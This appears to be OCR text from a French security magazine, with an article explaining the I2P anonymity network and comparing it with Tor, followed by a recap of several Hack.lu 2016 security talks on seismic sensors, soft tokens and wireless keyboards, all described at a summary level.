Alice envoie un message à Bob

Ce routage est rendu possible grâce à deux types de métadonnées contenus dans la NetDb : routerInfo et leaseSets.



Accessible par les routeurs participants du tunnel sortant de Bob
Contenu: informations d'accès au point de sortie du tunnel de Bob

Accessible par le point de sortie du tunnel sortant de Bob
Contenu: ID du tunnel d'Alice et passerelle d'entrée d'Alice

Accessible par le destinataire Alice (chiffré avec ElGamal/SessionTag+AES)
Contenu: informations utiles

Accessible par la passerelle d'entrée d'Alice
Contenu : ID du tunnel cible

Accessible par les routeurs participants du tunnel entrant d'Alice
Contenu : Information d'accès au routeur d'Alice

Visibilité des informations transitées par les routeurs lors d'une communication

La NetDb

La base de données décentralisée NetDb contient toutes les informations permettant aux routeurs de communiquer. Ces métadonnées se résument à deux types d'enregistrement :

✚ routerInfo : données nécessaires pour communiquer avec un autre routeur (identité du routeur, adresse de contact, port, signature, etc.).

✚ leaseSets : données fournies aux routeurs pour communiquer avec un service, notamment les clés publiques, l'identité de passerelle d'entrée du tunnel du service (Marie pour Bob et Yan pour Alice) et l'adresse de la destination finale.

La base NetDb est hébergée et alimentée par les routeurs Floodfill. C'est grâce à ces derniers que les autres routeurs sont en mesure de connaître les coordonnées des services exposés sur le réseau. Tous les utilisateurs du réseau peuvent configurer leur routeur en mode Floodfill, mais cela nécessite d'autoriser un trafic plus volumineux.

Les LeaseSets ont une durée limitée à 10 minutes dans la NetDb. Le routeur de l'utilisateur aura besoin de récupérer les nouvelles informations liées au service pour pouvoir continuer à communiquer.

Afin d'assurer la redondance et de mieux garantir l'intégrité des enregistrements NetDb, les clients interrogent les 8 routeurs Floodfill les plus proches pour obtenir les métadonnées d'un service.

Nommage et accès aux services

I2P est chiffré de bout en bout. Aucune information ne transite en clair même les informations de routage. Des identifiants cryptographiques sont utilisés pour identifier les routeurs et les services en bout de chaîne.

I2P n'utilise donc pas de correspondance adresse IP/nom de domaine pour accéder aux différents services (serveur web, IRC, mail, etc.). Les destinations sont des identifiants cryptographiques définis par une paire clé publique/clé privée. L'identifiant d'un hôte et son numéro de port permettent d'accéder au service désiré.

« I2P est chiffré de bout en bout. Aucune information ne transite en clair, même les informations de routage. Des identifiants cryptographiques sont utilisés pour identifier les routeurs et les services en bout de chaîne. »

L'outil I2PTunnel est utilisé pour créer des tunnels vers des services et interagir avec eux. Afin de créer un service sur le réseau, il est nécessaire de fournir à I2PTunnel une adresse IP et un numéro de port pour que celui-ci génère une clé de destination et la publie sur le réseau.

Les adresses des services utilisent le format base32 qui est une chaîne codée en base64 et condensée au format cryptographique SHA256. Ces adresses sont utilisées pour requêter les routeurs Floodfill afin de récupérer les adresses complètes de destination (clés de destination) et accéder aux services.

Nom d'hôte	forum.i2p
Adresse Base32	33pebl3dijgihcdxxuxm27m3m4rgldi5didiqmjqjtg4q6fla6ya.b32.i2p
Hachage Base 64	3t5Ar2NCTIOId70uzX2bZyJljR0aBogxMEzNyHirB7A=
Assistant d'adresse	lien
Clé publique	ElGamal 2048 bits
Clé de signature	DSA 1024 bits
Certificat	Aucun
Ajouté le	11 mai 2016 10:27:32
Validé	non
Source	Imported from hosts.txt file
Dernière modification	
Notes	
Destination	XaZscxXGaXxulkZDX87dfN0dcEG1xwSXktDbMX9YBOQ1LWbf0j6Kzde37j8dlPUhUK9k

Coordonnées du Eepsite forum.i2p

I2P ne dispose donc d'aucun système de DNS comme sur Internet. Tous les noms d'hôtes sont locaux et importés depuis la base de données NetDb grâce à l'application SusiDNS permettant de gérer le carnet d'adresses. Lors d'un accès à un service, le routeur de l'utilisateur stockera localement son adresse afin d'y accéder plus rapidement les fois suivantes.


Chiffrement et intégrité

I2P utilise 4 différents types d'algorithmes cryptographiques pour assurer l'anonymat, l'intégrité et la fiabilité des échanges sur le réseau. La sécurité des communications repose donc sur la cryptographie symétrique et asymétrique, les signatures et les fonctions de hachage.

I2P utilise un chiffrement en « garlic » (tête d'ail) pour protéger le contenu des informations qui transitent entre les différents routeurs du tunnel. Ce système est très similaire au chiffrement en oignon de Tor.

Pour les tunnels sortants (envoi de message), l'émetteur ajoute de multiples couches de chiffrement (une par nœud traversé). Chaque couche est ensuite supprimée (déchiffrée) par chaque nœud traversé.

Pour les tunnels entrants, l'opération est inversée. Ce sont les nœuds traversés qui ajoutent la couche de chiffrement et le receveur déchiffre toutes les couches successives. En effet, celui-ci connaît les clés de chaque nœud au moment de la construction du tunnel.



Chiffrement des informations qui transitent dans les tunnels

Le système ElGamal (2048 bits) est utilisé pour le chiffrement asymétrique qui intervient de bout en bout entre l'émetteur et le destinataire. Celui-ci est également utilisé pour les enregistrements et les requêtes de la NetDb envoyées au routeur « floodfill » (routeur mainteneur de la base de données netDb) ;

L'algorithme de chiffrement symétrique AES256 est utilisé pour le chiffrement du message transmis de bout en bout (la clé est chiffrée à l'aide d'ElGamal). Cet algorithme est également utilisé au niveau de la couche de transport (NTCP et SSU). Cette partie n'est pas détaillée dans cet article. Les détails techniques sont disponibles à l'adresse suivante : https://geti2p.net/fr/docs/transport/ntcp.


Les signatures sont générées et vérifiées à l'aide d'une clé DSA 1024 bits. Cet algorithme de signature a été choisi pour ses performances. Néanmoins, le NIST recommande depuis 2010 des longueurs de clé minimum de 2048 bits. Depuis la version 0.9.12, les routeurs supportent de nouveaux algorithmes de signatures plus robustes.

L'accès au réseau

Pour se connecter au réseau I2P, il est nécessaire de télécharger et d'installer le client I2P sur sa machine. Celui-ci, disponible à l'adresse https://geti2p.net/fr/, est compatible pour Windows, Mac OS X, Linux/BSD/Solaris, Debian/Ubuntu et Android.

Au lancement du client I2P, le logiciel ouvre un port en local (par défaut le 7657) et affiche la console d'administration d'I2P. Celle-ci permet de configurer le routeur de l'utilisateur (réglage de la bande passante, abonnement aux listes de service, statistiques, etc.), la messagerie et l'hébergement d'un service. Lorsque le routeur se lance, il agit comme un client pair-à-pair et recherche les autres pairs (routeurs) sur le réseau pour constituer ses tunnels d'entrée et de sortie.

Le nombre de pairs augmentera au fil du temps et la capacité de la bande passante deviendra plus importante.



Statistiques des pairs depuis la console d'administration

Statistiques de la bande passante du routeur de l'utilisateur


Pour surfer sur les Eepsites, il est nécessaire de configurer le serveur proxy I2P sur son navigateur, qui écoute par défaut sur le port 4444 lorsque la console est lancée.

Réglage du proxy I2P via l'extension FoxyProxy pour navigateur

Le service IRC I2P fonctionne localement sur le port 6668 et il est également possible d'héberger son Eepsite sur le port 7658. Afin d'aider l'utilisateur à faire ses premiers pas sur le réseau, le client I2P embarque par défaut une liste de service actif « digne d'intérêt » sur le réseau.

Page d'accueil de la console d'administration I2P


Parmi ces services, on y trouve un forum, un wiki, un PasteBin, un système de partage de fichier en torrent, un service financier de monnaie virtuelle ou encore un dépôt Git.



Eepsite de partage de fichier Tracker2Postman.I2P

D'autres services non référencés dans la console (en ligne au moment de l'écriture de l'article) présentent également un intérêt pour explorer I2P :

- http://seeker.i2p/ : moteur de recherche expérimental
- http://identiguy.i2p/ : référence les Eepsites en ligne
- http://inr.i2p/ : statuts des Eepsites
- http://ugha.i2p/EepsiteIndex : annuaire Eepsite
- http://hiddenanswers.i2p/ : Site de questions/réponses classées par thèmes



Identiguy référence les Eepsites en ligne

Le fil de discussion « Eepsite Announce » du forum officiel I2P permet également de découvrir les nouveaux Eepsites publiés par les utilisateurs.

Les statistiques montrent que de nombreux routeurs sont hébergés en Russie expliquant un nombre important de sites, de forums et d'autres services en langue cyrillique

Une étude universitaire menée sur I2P pendant 15 jours a montré que sur 16085 villes utilisant le réseau, Moscou et Saint Petersburg représentaient le plus grand nombre de nœuds avec respectivement 8% et 3,5%.

Certains Eepsites moins accessibles nécessitent un code de parrainage ou ne sont simplement pas référencés. Seules des discussions avec la communauté sur les forums ou sur l'IRC permettent de les découvrir.

Les attaques sur I2P

Tout comme son homologue Tor, les chercheurs se sont intéressés aux attaques permettant de désanonymiser les utilisateurs. Les attaques découvertes depuis sa création ont permis de renforcer la sécurité du réseau. La clé de voute d'I2P, cible de nombreuses attaques, est la base NetDb répartie et alimentée par les routeurs Floodfill.

En 2013, des chercheurs ont démontré que des attaques de type Floodfill Takeover, Sybil Attack et Eclipse Attack étaient en partie réalisables.

- Floodfill Takeover Attack : attaque qui consiste à rendre inopérants les routeurs Floodfill légitimes (attaque DDOS) pour les remplacer par des routeurs malveillants ;
- Sybil Attack : attaque qui consiste à créer un grand nombre de routeurs afin d'influer le trafic réseau ;
- Eclipse Attack : attaque consistant à rendre les enregistrements de la base de données indisponibles aux utilisateurs

En combinant ces attaques, les chercheurs ont montré qu'il était possible de désanonymiser des utilisateurs I2P. L'explication et la mise en place de l'attaque sont disponibles à l'adresse suivante : https://wwwcip.informatik.uni-erlangen.de/~spjsschl/i2p.pdf

« I2P et Tor ont l'objectif commun d'anonymiser les connexions de leurs utilisateurs et d'héberger des services non accessibles depuis l'Internet standard. Néanmoins, leurs usages sont relativement différents. »

Depuis, ces attaques ont été prises en compte par les développeurs d'I2P qui ont mis en place de nouvelles mesures de sécurité afin de les rendre plus complexes à réaliser (par exemple en augmentant le nombre de routeurs Floodfill minimal). Celles-ci sont néanmoins toujours réalisables avec d'importants moyens..

Les développeurs réclament toujours plus de revues de code, mais également de nouveaux contributeurs. Par ailleurs, un audit de sécurité du code source de l'application I2P serait le bienvenu.

> I2P vs Tor

Ces deux réseaux appelés régulièrement « Darkweb » ou « DeepWeb » sont assez proches et peuvent facilement être comparés. Cependant, leur terminologie, leurs usages et leur fonctionnement sont malgré tout différents.

Terminologie

Les éléments techniques des deux réseaux sont proches, mais diffèrent par leur appellation.

Tor	I2P
Site web caché /service Onion	Eepsite
Serveur / relai	Routeur
Liste des nœuds	NetDb
Serveur d'autorité	Routeur Floodfill
Cellule	Message
Client	Routeur
Circuit	Tunnel
Nœud d'entrée	Proxy entrant
Nœud de sortie	Proxy sortant

Usages

I2P et Tor ont l'objectif commun d'anonymiser les connexions de leurs utilisateurs et d'héberger des services non accessibles depuis l'Internet standard. Néanmoins, leurs usages sont relativement différents.

Tor

Tor a été conçu et optimisé pour le trafic sortant, avec un grand nombre de nœuds de sortie. Ces derniers permettent à ses utilisateurs de surfer et d'échanger anonymement sur Internet. Il est, par exemple, très prisé des journalistes pour éviter la censure, des pirates souhaitant dissimuler leurs traces ou des personnes désirant juste protéger au mieux leur vie privée contre toute forme de surveillance.

Tor est également utilisé pour dissimuler tout type de services, mais ne supporte ni ne recommande l'utilisation du protocole Bittorent pour le partage de fichiers. Ceci est dû aux trackers Bittorent qui utilisent le protocole UDP non supporté par le proxy SOCKS de Tor, permettant ainsi d'identifier l'adresse IP des utilisateurs.
(Cf. Actu Secu n°39 https://www.xmco.fr/actu-secu/XMCO-ActuSecu-39-TOR_POODLE.pdf)

I2P

I2P n'a pas été créé pour atteindre Internet. Il s'apparente plus à un véritable « darknet » dans la mesure où il donne uniquement accès à des services cachés de l'Internet. Sur I2P, les nœuds de sortie ne font pas partie du réseau. Des volontaires peuvent configurer des services qui relaient le trafic vers l'Internet. Cependant, mis à part ceux embarqués au sein du client (false.i2p pour HTTP et outproxy-tor.meeh.i2p pour HTTPS), ils semblent être peu nombreux et peu utilisés. À l'instar des nœuds de sortie Tor, un attaquant en position d'interception sur un proxy sortant sera en mesure de visionner le trafic non chiffré tel que les requêtes HTTP.

La couche applicative est également fondamentalement différente. Les applications TCP/IP peuvent nativement utiliser Tor en passant par un proxy SOCKS. Sur I2P, les applications doivent être adaptées pour fonctionner à travers des tunnels afin de joindre les autres machines. Des applications spécifiques (email, partage de fichiers, messagerie instantanée, etc.) ont donc été développées.

I2P est aussi accessible depuis Internet sans installer le logiciel. Une passerelle d'entrée permet d'accéder aux Eepsites en ajoutant le suffixe .xyz (ex : ugha.i2p.xyz). En utilisant cet accès, tous les aspects d'anonymat et de sécurité que fournit le réseau ne sont évidemment plus garantis.

Le réseau I2P : anonymat et Darknet

Fonctionnement

Tor et I2P semblent avoir de nombreux points techniques communs. Les deux sont des réseaux distribués et offrent des communications anonymes et privées grâce à des couches de chiffrement. Néanmoins, leur conception et leur fonctionnement sont pourtant différents.

Tor

Tor dispose de trois différents types de nœuds :

- Les serveurs d'autorité qui constituent la base de données centrale du réseau
- Les relais internes par lesquels transite le trafic depuis Tor vers Tor
- Les nœuds de sortie vers Internet.

Les mainteneurs du réseau Tor ont des points centraux de confiance (les serveurs d'autorité) pour gérer la vue d'ensemble du réseau.

Tor met en place des circuits (tunnel bi-directionnel) pour relayer les données jusqu'aux nœuds de sortie ou aux services cachés (sites .onion). Par ailleurs, Tor ne supporte pas le protocole UDP.

I2P

Chaque nœud est un routeur et il n'y a aucune distinction, contrairement à Tor, entre un serveur et un client. Chaque utilisateur I2P est un routeur d'un tunnel relayant du trafic. I2P dispose d'une base de données réseau (NetDb), distribuée, maintenue par les routeurs Floodfill. Aucun serveur central n'existe et aucun serveur d'annuaire ne conserve des statistiques de performances et de fiabilité.

I2P utilise des tunnels unidirectionnels et non des circuits. Ce système a pour avantage de mieux répartir la charge sur le réseau et d'éviter les congestions. Celui-ci permet également, en cas de compromission d'un routeur, de dévoiler uniquement la moitié des échanges (requêtes ou réponses). Les sites web I2P sont baptisés Eepsites et leur nomenclature comporte toujours le TLD (top-level-domain) .i2p.

Enfin, I2P supporte TCP et UDP grâce à l'implémentation de deux couches réseau supplémentaires au-dessus de TCP/UDP baptisé NTCP et SSU. C'est la raison pour laquelle les applications doivent spécifiquement être développées pour fonctionner sur le réseau.

Communauté

Tor bénéficie d'un nombre d'utilisateurs et de développeurs bien plus important qu'I2P. Le réseau Tor dispose d'une grande visibilité, très médiatisé depuis quelques années, notamment grâce aux révélations d'Edward Snowden. I2P reste encore très anonyme malgré ses 13 ans d'existence et peu de personne, même dans une population du secteur informatique, ne le connait. Une petite équipe de développeurs répartie sur plusieurs continents gère l'avancement du projet.

La documentation sur Tor est également mieux fournie et de nombreux investissements en recherche et développement y sont consacrés.

Ces réseaux anonymes sont aussi très prisés pour accéder à des contenus « cachés » d'Internet. Encore une fois, il n'y a aucun débat entre Tor et I2P, le premier hébergeant un nombre de services (site web, messagerie, etc.) beaucoup plus important que le second.

Tor

Tor, bien connu du grand public pour ses marchés noirs (black markets) vendant tout type de marchandises illicites (drogue, armes, etc.), est très surveillé. Bien que des attaques sur Tor se multiplient depuis quelques années, aucune preuve aujourd'hui ne montre que l'on peut mettre à mal le fonctionnement intrinsèque du réseau pour démasquer des utilisateurs. De plus, ces marchés noirs ne souhaitent pas quitter le plus populaire et facile d'accès des réseaux anonymes par peur de perdre de très nombreux clients.

I2P

Sur I2P, les Eepsites sont très volatiles et beaucoup de liens dirigent vers des Eepsites hors ligne. Certains font le buzz et attirent de nouveaux utilisateurs, mais très peu perdurent dans le temps. Le célèbre site de marché noir SilkRoadReload avait quitté Tor pour s'installer sur I2P. Cependant, il n'y a pas fait long feu, sûrement à cause d'un nombre d'utilisateurs insuffisant.

Un Wikileaks russe, dévoilant des informations confidentielles sur la Russie, était apparu sous le nom de Rusleak. Ce nouveau site a fait augmenter de quelques milliers le nombre de nœuds (routeurs) dans un laps de temps très court entrainant des problèmes de stabilité au sein du réseau.

I2P est donc beaucoup moins surveillé et n'a pour le moment été victime d'aucune censure étatique.

D'après le site I2P observer (http://www.jenix.net/~i2p-observer/index.html), le réseau compte à l'heure actuelle environ 5500 routeurs actifs (utilisateurs) et 4500 enregistrements dans la NetDb (services). Les pays hébergeant le plus de noeuds sont les États-Unis et la Russie.

Une conférence dédiée à I2P s'est tenue pour la première fois en août 2015 à Toronto (https://geti2p.net/fr/about/i2pcon/2015). La plupart des développeurs du réseau ont réalisé des présentations.

> Conclusion

I2P propose une alternative solide au réseau Tor et est probablement moins surveillé que ce dernier. Son système robuste et sécurisé garantit l'anonymat de ses utilisateurs. Néanmoins, surfer sur I2P donne une impression d'un retour de 20 ans en arrière. Beaucoup d'Eepsites sont des coquilles vides ou semblent désertés. Nous sommes très loin des standards de l'Internet moderne avec des Eepsites pour la plupart statiques avec un design qui pourrait irriter les yeux des graphistes d'aujourd'hui.

Les services de partage de fichiers, les forums de discussion et les services de monnaie virtuelle sont les plus représentés sur le réseau. Les services sulfureux présents sur Tor comme les marchés noirs vendant des produits illicites n'ont finalement que peu de présence sur I2P. Les forums de discussion évoquent d'ailleurs régulièrement les services .onion de son homologue.

Les données piratées de certaines entreprises (bases de données, mails, etc.) sont également publiées sur certains Eepsites de partage de fichiers. Néanmoins, celles-ci ont également fait l'objet de publication sur Tor et Internet. Les Eepsites publics ne constituent donc en rien une source exclusive de données piratées à l'heure actuelle.

Les développeurs du réseau contribuent en permanence à son l'amélioration et de nombreuses API existent afin de créer des applications compatibles. Ces applications sont les clés pour faire grandir la communauté et le nombre de services hébergés.

Références

- https://geti2p.net/en/docs
- http://www.i2p2.i2p
- http://grothoff.org/christian/i2p.pdf
- https://wwwcip.informatik.uni-erlangen.de/~spjsschl/i2p.pdf
- https://void.gr/kargig/athens_cryptoparty/i2p_cryptoparty.pdf
- https://www.freehaven.net/anonbib/cache/timpanaro :inria-00632259.pdf
- http://resources.infosecinstitute.com/anonymizing-networks-tor-vs-i2p/
- http://null-byte.wonderhowto.com/how-to/tor-vs-i2p-great-onion-debate-0133642/
- http://sebsauvage.net/rhaa/?2010/09/06/06/42/30-freenet-tor-i2p-meme-combat
- http://www.cse.chalmers.se/~tsigas/Courses/DCDSeminar/Files/onion_routing.pdf
- https://www.chaostreffbern.ch/files/i2p.pdf
- http://www.jenix.net/~i2p-observer/index.html
- https://www.deepdotweb.com/2013/12/30/full-guide-how-to-access-i2p-sites-use-themarketplace-i2p/
- https://thetinhat.com/images/infographic.png

Retour sur l'édition 2016 de la Hack.lu

Par Arthur VIEUX et Clément MEZINO

Les consultants du cabinet XMCO ont eu l'honneur d'être partenaires de la 12e édition de la Hack.lu et ainsi de participer aux 3 jours de conférences, mêlant présentations et workshops.

Cet article détaille 10 des présentations auxquelles nous avons pu assister, et qui nous ont paru particulièrement intéressantes.

Le programme des présentations et des workshops est disponible sur le site officiel à l'adresse suivante : https://2016.hack.lu/agenda/

Les détails du CTF (« Capture The Flag ») ayant eu lieu durant les conférences sont disponibles via le lien suivant : https://2016.hack.lu/ctf/

> Jour 1

Exploiting and attacking seismological networks... remotely


Bertin Bervis Bonilla (@bertinjoseb) et James Jara (@jamesjara)

➕ Slides
http://archive.hack.lu/2016/JamesJara-hacklu2016.pdf

➕ Vidéo
https://www.youtube.com/watch?v=BHBnVV5eyr8

Cette présentation portait sur la sécurité des réseaux de surveillance sismologiques. Plutôt réservée au milieu scientifique qu'aux experts en sécurité, les créateurs du site netdb.io ont démontré qu'il était possible de prendre le contrôle de certaines sondes sismiques. Il leur était alors possible d'envoyer de fausses données aux centres de contrôles sismologiques ainsi que de récupérer diverses données (localisation, port de communication, etc.) sur ces sondes.
L'impact lié à cette vulnérabilité pourrait être très important pour certaines sociétés, notamment les compagnies pétrolières ou gazières. En effet, si un faux séisme était déclaré dans une zone où se situe un site d'extraction, le prix des actions en bourse de ces sociétés pourrait en pâtir.

Les chercheurs se sont ainsi penchés sur la sécurité des sondes du constructeur canadien Nanometrics. Certains modèles de sonde de ce fabricant communiquent les données récoltées en temps réel via Internet. En cherchant le nom du firmware utilisé via le site netdb.io, ils ont pu détecter un grand nombre de sondes exposées sur le web. De plus, en analysant le firmware utilisé, ils ont pu trouver des vulnérabilités critiques telles que des comptes par défaut en dur, ou la transmission des données en clair.



Via plusieurs démonstrations, les chercheurs ont ainsi pu prendre le contrôle d'une sonde grâce aux identifiants par défaut d'une interface de gestion exposée sur Internet. Ils ont aussi pu réaliser une attaque de type « Man-In-The-Middle », permettant de modifier les données envoyées en temps réel par la sonde.

La conférence s'est terminée par la présentation d'outils en Python permettant d'automatiser la découverte de sondes exposées, ainsi que de potentielles failles connues (notamment l'utilisation d'un compte d'administration avec un mot de passe par défaut).

Secrets in Soft Token : A security study of HID Global Soft Token

Mouad Abouhali (@_m00dy_)

➕ Vidéo
https://www.youtube.com/watch?v=waiWcoFlkb0

L'équipe sécurité du groupe Airbus a présenté ses travaux sur la version Android d'une application du groupe HID, HID Global Soft Token. Comme son nom l'indique, cette application permet d'intégrer un mécanisme de double authentification. Ainsi, en présence de ce système, un utilisateur voulant s'authentifier sur une interface devra fournir un couple d'identifiant/mot de passe ainsi qu'un OTP (acronyme de « One Time Password »), présenté sous la forme d'une suite de chiffres, générée par l'application.

Cette application a pour but de remplacer les « Hardware tokens » (jetons d'authentification matériel), qui remplissent exactement le même rôle, c'est-à-dire générer un mot de passe unique, valide durant une courte durée.

L'équipe s'est concentrée sur plusieurs scénarios d'attaques :

➕ Le vol d'un smartphone équipé de l'application HID Global Soft Token ;

➕ L'ingénierie inverse de l'application (et ses mécanismes de défense) par un attaquant ;

➕ Le vol de secrets (et la gestion de leurs stockages) ;

➕ Le vol d'informations cryptographiques (et la gestion des opérations inhérentes).


L'analyse de l'application a mis en évidence plusieurs faiblesses :

➕ Bien que le code de l'application soit obfusqué, il a été possible de récupérer des chaines de caractères intéressantes donnant des indices sur les opérations cryptogra-

phiques utilisées (AES, bibliothèque « Bouncy Castle », etc.)

✚ La première vulnérabilité permettait de cloner l'application, à condition d'avoir un accès « root » sur le smartphone afin d'accéder aux informations requises (fichier de configuration, Android_ID) ainsi que d'obtenir le PIN utilisé pour générer la clé maître de l'application.

✚ La seconde vulnérabilité permettait d'obtenir le PIN nécessaire à l'exploitation de la première faille de sécurité. Ce dernier étant utilisé pour générer la clé maître de l'application, il était possible de retrouver le PIN via une attaque par force brute.



Les chercheurs ont présenté leurs résultats à la société HID qui a annoncé que des correctifs de sécurité seraient prochainement disponibles et qu'un nouveau design était prévu.

Of Mice and Keyboards : On the Security of Modern Wireless Desktop Sets

Matthias Deeg (@0dd59ed2ee1546c) et Gerhard Klostermeier

✚ **Slides**
http://archive.hack.lu/2016/Of_Mice_and_Keyboards-Hack.lu_2016.pdf


✚ **Vidéo**
https://www.youtube.com/watch?v=Ja_VgUMz43Q

Cette présentation portait sur la sécurité des claviers et souris sans-fil. Ces équipements utilisent principalement des fréquences radio (particulièrement via le protocole nRF24) afin de communiquer avec un dongle USB (clé USB pour associer l'équipement sans-fil à l'ordinateur).

En se basant sur d'anciens travaux disponibles sur ce protocole, les chercheurs ont réalisé plusieurs attaques :

✚ Attaques physiques : extraction et manipulation du firmware, extraction et manipulation des clés cryptographiques

✚ Attaque par ondes radio : exploitation du manque d'authentification et de l'envoi des données en clair par défaut (permettant une attaque par rejeu, ainsi que l'injection de frappe clavier), déchiffrement des données (en cas de chiffrement).



L'analyse du firmware des différents équipements utilisés a ainsi révélé un manque flagrant de protection du code ainsi que des clés cryptographiques utilisées. Quant aux attaques par ondes radio, les protections contre les attaques par rejeu sont insuffisantes et facilement contournables (dans les cas où elles existent) et l'envoi des données en clair sans authentification permet des attaques simples et faciles à mettre en place.

